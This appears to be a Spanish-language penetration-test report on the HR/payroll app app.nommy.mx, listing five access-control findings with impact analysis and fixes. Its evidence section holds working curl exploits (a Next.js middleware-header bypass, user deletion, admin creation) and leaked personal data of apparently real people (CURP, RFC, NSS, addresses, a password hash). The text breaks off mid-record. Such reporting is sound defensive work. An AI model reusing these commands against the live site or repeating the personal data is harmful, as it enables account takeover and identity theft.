

Con atención a:
Ing. Antonio Alfaro

Estimado Antonio

**INTELA**

Nos complace presentar los resultados finales del proceso de Hacking Ético llevado a cabo en el marco de la evaluación de seguridad de los sistemas de información de Intela. Este informe refleja el análisis exhaustivo de la infraestructura digital de su organización y proporciona una visión detallada de las vulnerabilidades identificadas, así como las recomendaciones para mitigar estos riesgos.

Hacking Ético



El hacking ético es una técnica de seguridad informática que consiste en realizar pruebas de penetración en un sistema o aplicación teniendo o no, cierto conocimiento previo de su funcionamiento o infraestructura. Es decir, en este caso, el analista o el equipo de hacking ético realiza la evaluación teniendo ciertos detalles no técnicos del sistema, lo que se conoce como "caja negra". El objetivo de este tipo de pruebas es simular un ataque real y descubrir las vulnerabilidades que podrían ser aprovechadas por un hacker malintencionado.

Este tipo de análisis requiere habilidades técnicas y conocimientos avanzados en seguridad informática para llevar a cabo las pruebas de manera efectiva y garantizar que no se causen daños o interrupciones en el sistema. Además, el hacking ético de caja negra es una práctica legal y ética que ayuda a las organizaciones a identificar y corregir posibles vulnerabilidades antes de que sean explotadas por atacantes externos.

En este análisis de hacking ético, se examinarán los principales aspectos técnicos, éticos y legales de esta técnica de seguridad informática, se describirán los pasos que se deben seguir para llevar a cabo una evaluación efectiva y se explorarán los desafíos y riesgos asociados a este tipo de pruebas.



Introducción

Informe de Evaluación de Seguridad Integral: Pruebas de Penetración

En el marco del presente informe de hacking ético, se ha adoptado una metodología integral para evaluar los aspectos técnicos de la seguridad. La evaluación se basa principalmente en el marco propuesto por el Open Web Application Security Project (OWASP), complementada con los estándares PTES (Penetration Testing Execution Standard) y NIST SP 800-115. Este enfoque garantiza una evaluación exhaustiva de los controles de seguridad, identificando vulnerabilidades críticas en aplicaciones web e infraestructura.

Esta metodología permite ofrecer una visión realista de la postura de seguridad técnica de la organización y proporcionar recomendaciones accionables para elevar de manera uniforme su nivel de madurez en ciberseguridad.

CONFIDENTIAL

Metodología de Evaluación

La evaluación se ejecutó en las siguientes fases, diseñadas para simular el ciclo de vida completo de una amenaza real.

1. Planificación y Reconocimiento

- Definición del Alcance: Identificación de activos, sistemas y aplicaciones dentro del perímetro de prueba. Establecimiento de reglas de compromiso (RoE) claras para todas las pruebas.
- Recolección de Información (OSINT):
 - Técnico: Enumeración de subdominios (Sublist3r, Amass), identificación de tecnologías (Wappalyzer, WhatWeb), búsqueda de información expuesta (Google Dorks, Shodan).
- Modelado de Amenazas: Identificación de posibles vectores de ataque técnicos basados en el contexto del objetivo.

2. Análisis de Vulnerabilidades

- Escaneo Automatizado: Uso de herramientas como Nessus, OpenVAS, y Burp Suite para detectar vulnerabilidades conocidas (CVE, OWASP Top 10) y configuraciones erróneas.

3. Explotación

- Ataques Técnicos:
 - Aplicaciones Web: Inyecciones (SQLi, XSS), Broken Authentication, misconfigurations en APIs.
 - Infraestructura: Explotación de servicios vulnerables (SMB, RDP, SSH), elevación de privilegios.

4. Post-Explotación


- Técnico: Movimiento lateral, exfiltración de datos y pruebas de persistencia en sistemas comprometidos para determinar el impacto real de una brecha.

5. Informe y Recomendaciones


- Documentación de Hallazgos: Clasificación de vulnerabilidades técnicas por criticidad (CVSS, riesgo alto/medio/bajo). Inclusión de evidencia técnica (capturas, logs, PoCs) para cada hallazgo.



Matriz de Riesgos				
Consecuencia	Probabilidad			
	Muy Baja	Baja	Moderada	Alta
Mínimo	Bajo	BAJO	MODERADO	ALTO
Moderado	BAJO	BAJO	ALTO	ALTO
Significativo	BAJO	MODERADO	ALTO	CRITICO
Critico	MODERADO	ALTO	CRITICO	CRITICO



Nivel de Maduración de ciberseguridad de Intelia



El nivel de maduración de ciberseguridad mide que tan desarrollada esta una empresa en la implementación y mejora continua de prácticas de seguridad. Evalúa aspectos como políticas, tecnología, gobernanza, cultura, gestión de riesgos y monitoreo.

Se utiliza para determinar si la empresa actúa de forma reactiva o proactiva frente a amenazas cibernéticas, y si ha integrado la seguridad en su estrategia. Los niveles suelen ir de básicos (poca formalidad y visión estratégica) a avanzados (optimización y mejora continua). Es clave para medir su capacidad de prevenir, detectar y responder eficazmente a riesgos digitales.



TABLA DE VULNERABILIDADES Y REMEDIACIONES

ID	Vulnerabilidad	Solución	Criticidad
1	Vulnerable ante ataques de "Anti-ClickJacking" en host: app.nommy.mx	Es recomendable agregar seguridad en las cabeceras, como pueden ser: X-Frame-Options: DENY o CSP: frame-ancestors 'none'	MEDIA
2	Vulnerable ante ataques para enumeración de directorios en host: app.nommy.mx	Dentro de algunas de las soluciones existentes existe la posibilidad un 404 Not Found cuando se consulta un recurso que no existe y se redirecciona, si existe un WAF activo, es necesario configurar el Rate Limiting para mitigar este tipo de incidencias. Otra opción disponible es deshabilitar "Options Indexes"	MEDIA
3	Vulnerable por filtración de datos personales En host: curl -L https://app.nommy.mx/users	Se recomienda separar datos públicos de privados, /users debe de ser privado, se recomienda usar un middleware global para validar todas las rutas publicas /auth/*, /public/* etc revisar y sanitizar datos sensibles en el html. Es sumamente importante que se revisen todas las rutas y revisar que todo requiera autenticación.	CRITICA
4	Vulnerabilidad BOLA(Broken Object Level Authorization) en API de usuarios, lo cual permite: Account takeover, modificación, creación En Host: https://app.nommy.mx/api/users	Se recomienda aplicar lo siguiente: * Implementar autenticación obligatoria en todos los endpoints de API. * Aplicar control de acceso basado en roles (RBAC): solo administradores pueden listar/modificar usuarios; los usuarios normales solo pueden acceder a su propio perfil. *Revisar y deshabilitar métodos HTTP no necesarios (PUT, DELETE, POST en endpoints de solo lectura).	CRITICA

5	Vulnerabilidad BOLA(Broken Object Level Authorization) en API de usuarios, lo cual permite: visualización En Host: https://app.nommy.mx/api/tickets	Se recomienda aplicar lo siguiente: *Autenticar todas las peticiones a /api/tickets. *Implementar autorización: solo usuarios con rol de soporte o administradores deberían ver tickets; los empleados solo los suyos propios. *Sanitizar las respuestas para no incluir información sensible innecesaria (ej. detalles de infraestructura).	1
---	---	---	---

Análisis de Impacto de Negocio

A continuación, se presenta un análisis detallado del impacto potencial que cada una de las vulnerabilidades identificadas podría generar sobre la operación, la reputación y la continuidad del negocio en caso de no ser atendidas.

1. Vulnerabilidad: Anti-ClickJacking (Cabeceras de seguridad ausentes)

CWE-1021 (Improper Restriction of Rendered UI Layers or Frames)

Severidad: Media

Hallazgo específico:

- El servidor no envía la cabecera X-Frame-Options ni Content-Security-Policy con frame-ancestors, permitiendo que la aplicación pueda ser embebida en un iframe malicioso.

Área de Impacto

Descripción

Confidencialidad

Un atacante podría crear un sitio web que incruste la aplicación en un iframe transparente y engañar al usuario para que haga clic en elementos ocultos (clickjacking), pudiendo robar información confidencial o realizar acciones no deseadas (cambio de contraseña, transferencias, etc.) sin el conocimiento del usuario.

Reputación

Si un cliente es víctima de un ataque de clickjacking y se divulga el incidente, la confianza en la plataforma se vería seriamente dañada, especialmente si se trata de datos financieros o personales.

Cumplimiento normativo

Dependiendo del tipo de datos manipulados (ej. credenciales, información personal), podría considerarse una deficiencia de seguridad que infringe requisitos de marcos como PCI DSS (requisito 6.5) o GDPR (medidas técnicas apropiadas).

Impacto general: MEDIO – Aunque no permite un acceso directo, facilita ataques de ingeniería social que pueden derivar en acciones no autorizadas.

2. Vulnerabilidad: Enumeración de directorios (Directory Enumeration)

CWE-548 (Exposure of Directory Structure)

Severidad: Media

Hallazgo específico:

- El servidor no implementa rate limiting ni respuestas consistentes para rutas inexistentes, permitiendo la enumeración de directorios y archivos mediante herramientas como Gobuster. Se detectaron rutas expuestas como /users, /employees, /tickets, etc.

Área de Impacto

Descripción

Confidencialidad

Un atacante puede descubrir rutas sensibles (APIs, paneles de administración, archivos de configuración) que no deberían ser públicas, lo que facilita ataques posteriores como IDOR o acceso directo a recursos.

Reputación

La existencia de directorios enumerables indica una mala configuración de seguridad, lo que puede erosionar la confianza de los clientes en la capacidad técnica de la organización.

Cumplimiento normativo

La exposición de rutas que conducen a información personal o financiera podría ser considerada una vulneración a la obligación de proteger datos sensibles (ej. GDPR Art. 32).

Impacto general: MEDIO – Actúa como un habilitante para ataques más graves, pero por sí solo no compromete directamente datos críticos.

3. Vulnerabilidad: Filtración de datos personales en /users (HTML con información sensible)
CWE-200 (Exposure of Sensitive Information to an Unauthorized Actor)**Severidad:** Crítica**Hallazgo específico:**

- El endpoint `https://app.nommy.mx/users` (y sus redirecciones) devuelve una página HTML que contiene, dentro de su código fuente, objetos JSON con datos completos de usuarios: nombres, correos, CURP, RFC, NSS, direcciones, teléfonos, hashes de contraseñas, tokens de restablecimiento, etc. Todo ello sin necesidad de autenticación.

Área de Impacto**Descripción****Confidencialidad**

Violación masiva de la confidencialidad. Un atacante puede obtener todos los datos personales y credenciales de todos los usuarios de la plataforma en una sola petición.

Reputación

La filtración de datos personales de empleados y clientes causaría un daño reputacional irreversible, pérdida de confianza y posible abandono de la plataforma.

Cumplimiento normativo

Incumplimiento grave de leyes de protección de datos (LFPDPPP, GDPR, CCPA). Exposición de CURP y RFC en México constituye datos sensibles bajo la ley. Puede derivar en multas millonarias y sanciones.

Integridad

Los hashes de contraseña y tokens de restablecimiento pueden ser utilizados para tomar el control de cuentas (account takeover), afectando la integridad de los datos de usuario.

Disponibilidad

Un atacante podría eliminar o modificar cuentas (usando otros endpoints abusados) causando denegación de servicio a usuarios legítimos.

Impacto general: CRÍTICO – Compromiso total de la base de datos de usuarios, permitiendo robo de identidad, fraudes y accesos no autorizados.

4. Vulnerabilidad: BOLA en API de usuarios – Lectura, modificación, creación y eliminación no autorizadas

CWE-639 (Authorization Bypass Through User-Controlled Key) / **CWE-284** (Improper Access Control)

Severidad: Crítica

Hallazgo específico:

- Los endpoints `/api/users` y `/api/users/{id}` aceptan peticiones GET, PUT, POST y DELETE sin autenticación. Un atacante puede:
 - Leer cualquier usuario (GET `/api/users/*`).
 - Modificar cualquier campo (PUT `/api/users/*`): cambiar email, contraseña, rol, bloquear/desbloquear.
 - Crear nuevos usuarios (incluyendo administradores) mediante POST `/api/users`.
 - Eliminar usuarios mediante DELETE `/api/users/*`.

Área de Impacto	Descripción
Autenticación y autorización	La ausencia total de controles permite a un atacante escalar privilegios (convertir un usuario normal en administrador), tomar el control de cuentas ajenas (cambiando la contraseña) y operar con total impunidad.
Integridad de datos	Un atacante puede modificar arbitrariamente la información de los usuarios, incluyendo datos financieros, roles y credenciales, comprometiendo la integridad de toda la base de datos de usuarios.
Disponibilidad	Mediante eliminación masiva de usuarios o bloqueo de cuentas, un atacante puede provocar una denegación de servicio completa.
Confidencialidad	Ya cubierta en el punto anterior (filtración), pero además se puede acceder a información de perfiles no visibles en la UI.
Auditoría y trazabilidad	Al no requerir autenticación, no hay registro de quién realizó las operaciones maliciosas, imposibilitando investigaciones forenses y atribución.
Reputación	La capacidad de tomar cuentas de administradores y clientes genera desconfianza absoluta en la plataforma.
Cumplimiento normativo	La posibilidad de modificar datos personales sin autenticación viola principios de integridad y confidencialidad de estándares como ISO 27001, GDPR (Art. 32) y LFPDPPP.

Impacto general: CRÍTICO – Pérdida total de control sobre el sistema de usuarios, permitiendo cualquier operación maliciosa.

5. Vulnerabilidad: BOLA en API de tickets – Exposición de tickets internos

CWE-639 (Authorization Bypass Through User-Controlled Key) / **CWE-200** (Exposure of Sensitive Information)

Severidad: Crítica

Hallazgo específico:

- El endpoint GET /api/tickets (y /api/tickets/{id}) devuelve el listado completo y detalles de todos los tickets de la empresa sin necesidad de autenticación. Los tickets contienen información sensible: solicitudes de hardware/software, problemas de acceso, vacaciones, datos de departamentos internos, etc.

Área de Impacto

Descripción

Confidencialidad

Se expone información operativa interna (necesidades de equipos, problemas de infraestructura, contraseñas de correo, etc.) que podría ser utilizada por un atacante para planificar ataques dirigidos (ej. ingeniería social basada en tickets de soporte reales).

Reputación

La divulgación de problemas internos (por ejemplo, un ticket que dice "no tengo ni computadora" o "problemas con la contraseña del correo") da una imagen de desorganización y mala seguridad, afectando la confianza de clientes y socios.

Cumplimiento normativo

Dependiendo del contenido, pueden exponerse datos personales de empleados (ej. fechas de vacaciones, nombres completos) violando la legislación de protección de datos.

Ventaja competitiva

Los competidores podrían conocer planes de contratación (tickets de "puesto nueva creación"), estructura de departamentos y tecnologías utilizadas.

Impacto general: CRÍTICO – Aunque no se realizó la modificación directa, la exposición de información operativa sensible representa un grave riesgo estratégico y de privacidad.

Recomendaciones y observaciones generales

- **Hardening de Servidores.**
 - Se recomienda tener un manual para endurecer el sistema operativo y así evitar usar protocolos y puertos inseguros, así también, dicho manual podrá apoyar a aplicar las mejores prácticas como el uso de contraseñas antes de colocar un servidor a producción.
- **Adopción de un SGSI**
 - De acuerdo con lo visto, se recomienda adoptar un sistema de gestión de la seguridad de la información para tener un control general de políticas y procedimientos en cuanto a seguridad se refiere.
- **Microsegmentación de redes**
 - Es indispensable contar con segmentación de la red de servidores y de los equipos locales contando con perfiles de seguridad entre su comunicación.
- **adopción de un modelo de desarrollo seguro**
 - Se recomienda adoptar un modelo de desarrollo seguro como OWASP, este pueden utilizar SAMM para verificar el nivel de madurez que están alcanzando. <https://owasp.org/www-project-samm/>

Perfil Cliente e Información proporcionada

1. app.nommy.mx
2. Se entrega app .apk para su analisis

Introducción Previa al Pentest.

Tomaremos en cuenta la información proporcionada como los objetivos a analizar durante el proceso del pentest. Este será nuestro punto de partida.


Una vez terminada la exploración, explotaremos esos servicios para determinar el nivel de vulnerabilidad que tienen y qué información podría quedar expuesta. Al término mostraremos nuestras recomendaciones y/o tecnologías faltantes para la protección de los diferentes portales.

Nuestra metodología para la realización de las pruebas es basada en su mayoría en OSWAP y OSSTMM3, también. En cuanto a recomendaciones realizadas tomamos como base ISO 27001 y PCI.



Evidencias

Exploración y reconocimiento de vulnerabilidades



Ingrese la URL a evaluar (ejemplo: ejemplo.com o https://ejemplo.com): `https://app.nommy.mx/auth/sign-in?redirectTo=/`

Resultados de la evaluación:

A1: Injection: Secure

A2: Broken Authentication: Secure

A3: Sensitive Data Exposure: Secure

A6: Security Misconfiguration: VULNERABLE

Detalles:

- Faltan headers de seguridad: X-XSS-Protection, X-Content-Type-Options, X-Frame-Options, Content-Security-Policy, Strict-Transport-Security

A7: XSS: Secure

A10: SSRF: Secure

Escaneo Inicial donde evaluamos, tecnologías involucradas para determinar un plan de ejecución y posibles vectores de ataques vulnerables.

Explotación

Ejecución de prueba Anti-ClickJacking

Vulnerabilidad Anti-ClickJacking

Falta de cabecera.

The screenshot shows a login interface for a system named 'Nommy'. At the top, there is a logo consisting of two stylized human figures in blue and green, followed by the word 'Bienvenido' and the instruction 'Ingresa a tu cuenta de Nommy'. Below this, there are two input fields: 'Correo electrónico *' containing the text 'sdasdasd' and 'Contraseña *' containing seven dots. To the left of the password field is a checkbox labeled 'Recordarme'. To the right is a link that says '¿Olvidaste tu contraseña?'. A large teal button labeled 'Iniciar sesión' is positioned below the inputs. At the bottom of the page, it says 'Sistema de Nómina y Recursos Humanos'. A grey box on the left side of the login form contains the text 'DESVIAR USUARIO'. The page has a light grey background with a subtle pattern of dots.

Vulnerabilidad Usada por actores maliciosos donde en conjunto con técnicas de ingeniería social se aprovechan de los usuarios mediante correo electrónico para obtener accesos.

ejecución de prueba para enumeración hosts.

```
Starting gobuster in directory enumeration mode

403 (Status: 200) [Size: 16472]
announcements (Status: 200) [Size: 32189]
cgi-bin/ (Status: 308) [Size: 8] [→ /cgi-bin]
departments (Status: 200) [Size: 31081]
employees (Status: 200) [Size: 33723]
favicon.ico (Status: 200) [Size: 15086]
groups (Status: 200) [Size: 31560]
guides (Status: 200) [Size: 32141]
news (Status: 200) [Size: 32141]
offices (Status: 200) [Size: 31113]
privacy-policy (Status: 200) [Size: 34467]
profile (Status: 200) [Size: 17209]
settings (Status: 200) [Size: 22987]
tickets (Status: 200) [Size: 30161]
users (Status: 200) [Size: 152886]
Progress: 32291 / 32291 (100.00%)

Finished
```

Vulnerabilidad de resultados mediante la enumeración de directorios, apis, etc. Sirve al atacante para realizar un mapeo completo de los servicios web.

filtración de información confidencial.

The screenshot shows a web browser window displaying a user profile page for 'ROMO' on the 'CURP' portal. The page displays personal data such as CURP, name, address, and birth date. A large, semi-transparent watermark 'BLACKIT!' is overlaid on the image.

Datos del solicitante

CURP:	RXBA940720MDFMRL05
Nombre(s):	ALINE GUADALUPE
Primer apellido:	ROMO
Segundo apellido:	BARRIENTOS
Sexo:	MUJER
Fecha de nacimiento:	20/07/1994
Nacionalidad:	MEXICO
Entidad de nacimiento:	DISTRITO FEDERAL
Documento probatorio:	ACTA DE NACIMIENTO

información publica y sensible con datos personales, esto se obtiene mediante el uso de un curl básico:

```
curl -H "x-middleware-subrequest: middleware" https://app.nommy.mx/users
```

Pruebas de parámetros DELETE, POST, GET, PUT, ETC.

```
(kali@kali)-[~]
$ curl -X DELETE -I https://app.nommy.mx/users/1775
HTTP/2 200
alt-svc: h3=":443"; ma=2592000
cache-control: private, no-cache, no-store, max-age=0, must-revalidate
content-type: text/html; charset=utf-8
date: Mon, 01 Jun 2026 01:49:14 GMT
link: </_next/static/media/83afe278b6a6bb3c-s.p.3a6ba036.woff2>; rel=preload; as="font"; crossorigin=""; type="font/woff2"
vary: rsc, next-router-state-tree, next-router-prefetch, next-router-segment-prefetch, Accept-Encoding
x-authenticated: false
x-middleware-executed: true
x-pathname: /users/1775
x-powered-by: Next.js
```

```
(kali@kali)-[~/react2shell/CVE-2025-55183-poc/nextjs-cve-2026-44578]
$ curl -X POST https://app.nommy.mx/api/users \
-H "Content-Type: application/json" \
-H "x-middleware-subrequest: middleware" \
-d '{
  "username": "new_admin",
  "email": "juan.ruelas+admin@gmail.com",
  "password": "C0mplicad0$$..",
  "confirmed": true,
  "role": 1
}'
{"error":{"status":422,"message":"Validation error: Required at \"employees\"\",\"details":[{"code\":\"invalid_type\",\"expected\":\"array\",\"received\":\"undefined\",\"path\":[\"employees\"],\"message\":\"Required\"}]}}
```

Se muestra una respuesta 200 OK, en parámetro DELETE.
así también se muestra una respuesta con status 422 en el parámetro POST el cual no valida
autenticación solo espera parámetros específicos.

Validación de Salida con api/users/1462

```
curl -H "x-middleware-subrequest: middleware" https://app.nommy.mx/api/users/1462
{"id":1462,"username":"sommelier.sgterranovala","email":"sommelier.sgterranovala@gmail.com","provider":"local","password":"$2a$10$g3pHD9/GQFMRVQVYHCyV.Vs1kvCNVxkAmbVo1Q7182A3k4ymBptW","resetPasswordToken":null,"confirmationToken":null,"confirmed":true,"blocked":false,"createdAt":"2026-05-10T17:23:47.675Z","updatedAt":"2026-05-10T17:23:47.675Z","deletedAt":null,"role":{"id":3,"name":"Employee","description":"Employee","type":"Employee"},"employees":[{"id":63828,"name":"MISAEAL ALEJANDRO","firstName":"CALDERON","secondLastName":"GUTIERREZ","curp":"CAGM920811HJCLTS06","tenureDate":"2026-05-12","createdAt":"2026-05-11T23:33:46.657Z","updatedAt":"2026-05-14T17:23:49.807Z","dateOfBirth":"1992-08-11","phone":"3315765078","country":"México","state":"Jalisco","municipality":"Zapopan","postalCode":"45200","colony":"Valle del Sol","street":"CIRCUITO STA. TERESA","exteriorNumber":"1132","interiorNumber":"160","key":"139","fiscalPostalCode":"45200","isBorderZone":false,"filename":null,"email":"sommelier.sgterranovala@gmail.com","nationality":null,"active":true,"isAttendancesEnabled":false,"isCheckInEnabled":false,"isCheckOutEnabled":false,"isStartLunchBreakEnabled":false,"isEndLunchBreakEnabled":false,"deletedAt":null,"benefitSettings":null,"balance":0,"benefitByLawSettings":null,"profitSharing":true,"annualIsrCalculation":true,"requestManager":null,"isCheckOutStrictLocation":false,"externalId":null,"draft":true,"isCappedToMinWageCap":false,"excludeFromMinWageCap":false,"montoDefaultCalculoInvertido":null,"montoDefaultComplemento":3333.33,"paymentMethod":"c03 - Transferencia electrónica de fondos","workPhone":"","workEmail":"","requiresAttendance":null,"version":null,"isAttendancesEnabledUpdatedAt":"2026-05-22T16:16:57.939Z","permissions":null,"clientTenureDate":null,"tags":"","rfc":"CAGM9208114Y5","nss":"04189265753","employeeType":"Ordinario","notify_new_ticket":true,"notify_ticket_status_change":true,"notify_ticket_comments":true,"honorariesHourlyRate":null,"honorariesCurrency":"MXN","bitacoraEnabled":null,"isGeo":false,"isLocationEnabled":true,"beneficiaryName":"","isHomeOfficeEnabled":false,"homeOfficeGeofence":null,"homeOfficeGeofenceCenter":null,"salarioDiarioReal":333.33,"client":{"id":1742,"businessName":"MANTEQUERIA LOS CHULOS","startDate":null,"endDate":null,"createdAt":"2026-02-24T16:07:35.554Z","updatedAt":"2026-02-24T16:07:35.554Z","address":null,"taxId":"MCU210712V2","tradeName":"Mantequeria andares","zipCode":"44630","phone":null,"imssEmployerRegistration":null,"homoclave":null,"generalSalaryZone":null,"constitutionDate":null,"legalRepresentativeName":null,"legalRepresentativeFirstLastName":null,"legalRepresentativeSecondLastName":null,"curp":"","filename":null,"timbradoPassword":"","commission":null,"taxPercentage":null,"fiscalBusinessName":null,"idUser":null,"idsePassword":null,"legalName":null,"economicActivity":null,"externalId":null,"ticketNotification":null,"benefitByLawSettings":{"enabled":false,"aguinaldo":15,"primaVacacional":25,"deleted_at":null,"selfAdministrated":true,"requiresAttendance":false,"registrationDate":null,"terminationDate":null,"syncIDSE":false,"syncingIDSE":false,"permissions":null,"vacationExpirationEnabled":false,"vacationExpirationYears":2,"tipoPersona":"Moral","vacationPolicyEnabled":null,"leavePolicyEnabled":null,"unpaidLeavePolicyEnabled":null,"tenant":{"id":140,"name":"AYFCHANGARROS","subdomain":null,"businessName":null,"createdAt":"2026-01-07T00:39:55.316Z","updatedAt":"2026-05-04T22:12:51.008Z","ticketNotification":null,"permissions":{"ticketsEnabled":true,"permisosEnabled":true,"scheduleEnabled":true,"beneficiosEnabled":true,"vacacionesEnabled":true,"comunicadosEnabled":true,"oportunidadesEnabled":true,"checkinCheckOutEnabled":true,"checkinBiometricEnabled":false,"festejosMultiEmpresaEnabled":false},"platformPermissions":null,"settings":null}},"tempPasswordToken":null,"tempPasswordExpiry":null,"requirePasswordChange":false}
```

validación de datos de usuario filtrado

Prueba de modificación de usuario existente

```
curl -H "x-middleware-subrequest: middleware" https://app.nommy.mx/api/users/1462
{"id":1462,"username":"sommelier.sgterranovala","email":"sommelier.sgterranovala@gmail.com","provider":"local","password":"$2a$10$g3pHD9/GQFMRVQVYHCyV.Vs1kvCNVxkAmbVo1Q7182A3k4ymBptW","resetPasswordToken":null,"confirmationToken":null,"confirmed":true,"blocked":false,"createdAt":"2026-05-10T17:23:47.675Z","updatedAt":"2026-05-10T17:23:47.675Z","deletedAt":null,"role":{"id":3,"name":"Employee","description":"Employee","type":"Employee"},"employees":[{"id":63828,"name":"MISAEAL ALEJANDRO","firstName":"CALDERON","secondLastName":"GUTIERREZ","curp":"CAGM920811HJCLTS06","tenureDate":"2026-05-12","createdAt":"2026-05-11T23:33:46.657Z","updatedAt":"2026-05-14T17:23:49.807Z","dateOfBirth":"1992-08-11","phone":"3315765078","country":"México","state":"Jalisco","municipality":"Zapopan","postalCode":"45200","colony":"Valle del Sol","street":"CIRCUITO STA. TERESA","exteriorNumber":"1132","interiorNumber":"160","key":"50","fiscalPostalCode":"45200","isBorderZone":false,"filename":null,"email":"sommelier.sgterranovala@gmail.com","nationality":null,"active":true,"isAttendancesEnabled":true,"isCheckInEnabled":true,"isCheckOutEnabled":true,"isStartLunchBreakEnabled":true,"isEndLunchBreakEnabled":true,"deletedAt":null,"benefitSettings":null,"balance":0,"benefitByLawSettings":null,"profitSharing":true,"annualIsrCalculation":true,"requestManager":null,"isCheckOutStrictLocation":false,"externalId":null,"draft":true,"isCappedToMinWageCap":false,"excludeFromMinWageCap":false,"montoDefaultCalculoInvertido":null,"montoDefaultComplemento":3333.33,"paymentMethod":"c03 - Transferencia electrónica de fondos","workPhone":"","workEmail":"","requiresAttendance":null,"version":null,"isAttendancesEnabledUpdatedAt":"2026-05-22T16:16:57.939Z","permissions":null,"clientTenureDate":null,"tags":"","rfc":"CAGM9208114Y5","nss":"04189265753","employeeType":"Ordinario","notify_new_ticket":true,"notify_ticket_status_change":true,"notify_ticket_comments":true,"honorariesHourlyRate":null,"honorariesCurrency":"MXN","bitacoraEnabled":null,"isGeo":false,"isLocationEnabled":true,"beneficiaryName":"","isHomeOfficeEnabled":false,"homeOfficeGeofence":null,"homeOfficeGeofenceCenter":null,"salarioDiarioReal":333.33,"client":{"id":1742,"businessName":"MANTEQUERIA LOS CHULOS","startDate":null,"endDate":null,"createdAt":"2026-02-24T16:07:35.554Z","updatedAt":"2026-05-20T22:51:14.585Z","address":null,"taxId":"MCU210712V2","tradeName":"Mantequeria 